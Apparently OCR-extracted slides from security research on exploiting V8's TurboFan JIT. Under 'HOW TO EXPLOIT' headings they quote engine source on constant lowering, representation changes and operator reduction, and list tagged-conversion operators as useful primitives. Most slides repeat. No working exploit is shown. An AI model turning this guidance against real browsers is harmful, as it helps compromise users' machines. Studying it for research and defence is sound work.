               SimplifiedLowering* lowering) {
  ...
  switch (node->opcode()) {
    ...
    case IrOpcode::kNumberConstant: {
      double const value = OpParameter<double>(node->op());
      int value_as_int;
      if (DoubleToSmiInteger(value, &value_as_int)) {
        VisitLeaf<T>(node, MachineRepresentation::kTaggedSigned);
        if (lower<T>()) {
          intptr_t smi = bit_cast<intptr_t>(Smi::FromInt(value_as_int));
          DeferReplacement(node, lowering->jsgraph()->IntPtrConstant(smi));
        }
        return;
      }
      VisitLeaf<T>(node, MachineRepresentation::kTagged);
      return;
    }
  ...
}
```

● HOW TO EXPLOIT


SimplifiedLowering phase



```
template <Phase T>
void VisitNode(Node* node, Truncation truncation,
               SimplifiedLowering* lowering) {
  ...
  switch (node->opcode()) {
    ...
    case IrOpcode::kNumberConstant: {
      double const value = OpParameter<double>(node->op());
      int value_as_int;
      if (DoubleToSmiInteger(value, &value_as_int)) {
        VisitLeaf<T>(node, MachineRepresentation::kTaggedSigned);
        if (lower<T>()) {
          intptr_t smi = bit_cast<intptr_t>(Smi::FromInt(value_as_int));
          DeferReplacement(node, lowering->jsgraph()->IntPtrConstant(smi));
        }
        return;
      }
      VisitLeaf<T>(node, MachineRepresentation::kTagged);
      return;
    }
  ...
}
```

• HOW TO EXPLOIT


Representation change



```
Node* RepresentationChanger::GetWord32RepresentationFor(
    Node* node, MachineRepresentation output_rep, Type output_type,
    Node* use_node, UseInfo use_info) {
  // Eagerly fold representation changes for constants.
  switch (node->opcode()) {
    ...
    case IrOpcode::kNumberConstant: {
      double const fv = OpParameter<double>(node->op());
      if (use_info.type_check() == TypeCheckKind::kNone ||
          ((use_info.type_check() == TypeCheckKind::kSignedSmall ||
            use_info.type_check() == TypeCheckKind::kSigned32 ||
            use_info.type_check() == TypeCheckKind::kNumber ||
            use_info.type_check() == TypeCheckKind::kNumberOrOddball ||
            use_info.type_check() == TypeCheckKind::kArrayIndex) &&
           IsInt32Double(fv))) {
        return MakeTruncatedInt32Constant(fv);
      }
      break;
  ...
}
```

• HOW TO EXPLOIT


Representation change



```
Node* RepresentationChanger::GetWord32RepresentationFor(
  Node* node, MachineRepresentation output_rep, Type output_type,
  Node* use_node, UseInfo use_info) {
 // Eagerly fold representation changes for constants.
 switch (node->opcode()) {
  ...
  case IrOpcode::kNumberConstant: {
   double const fv = OpParameter<double>(node->op());
   if (use_info.type_check() == TypeCheckKind::kNone ||
     ((use_info.type_check() == TypeCheckKind::kSignedSmall ||
      use_info.type_check() == TypeCheckKind::kSigned32 ||
      use_info.type_check() == TypeCheckKind::kNumber ||
      use_info.type_check() == TypeCheckKind::kNumberOrOddball ||
      use_info.type_check() == TypeCheckKind::kArrayIndex) &&
     IsInt32Double(fv))) {
    return MakeTruncatedInt32Constant(fv);
   }
   break;
 ...
}
```

• HOW TO EXPLOIT


Ideas #1



```
Reduction SimplifiedOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kChangeFloat64ToTagged: {
      Float64Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedToFloat64())
        return Replace(m.node()->InputAt(0));
      break;
    }
    case IrOpcode::kChangeInt31ToTaggedSigned:
    case IrOpcode::kChangeInt32ToTagged: {
      Int32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedSignedToInt32()) {
        return Replace(m.InputAt(0));
      }
      break;
    }
    case IrOpcode::kChangeUint32ToTagged: {
      Uint32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue())
        return ReplaceNumber(FastUI2D(m.ResolvedValue()));
      break;
    }
    ...
```

HOW TO EXPLOIT

Ideas #1




```
Reduction SimplifiedOperatorReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    ...
    case IrOpcode::kChangeFloat64ToTagged: {
      Float64Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedToFloat64())
        return Replace(m.node()->InputAt(0));
      break;
    }
    case IrOpcode::kChangeInt31ToTaggedSigned:
    case IrOpcode::kChangeInt32ToTagged: {
      Int32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue()) return ReplaceNumber(m.ResolvedValue());
      if (m.IsChangeTaggedSignedToInt32()) {
        return Replace(m.InputAt(0));
      }
      break;
    }
    case IrOpcode::kChangeUint32ToTagged: {
      Uint32Matcher m(node->InputAt(0));
      if (m.HasResolvedValue())
        return ReplaceNumber(FastUI2D(m.ResolvedValue()));
      break;
    }
    ...
```

• HOW TO EXPLOIT

Ideas #1

1. Some useful operators
   1. ChangeFloat64ToTagged
   2. ChangeInt31ToTaggedSigned
   3. ChangeInt32ToTagged
   4. ChangeUint32ToTagged



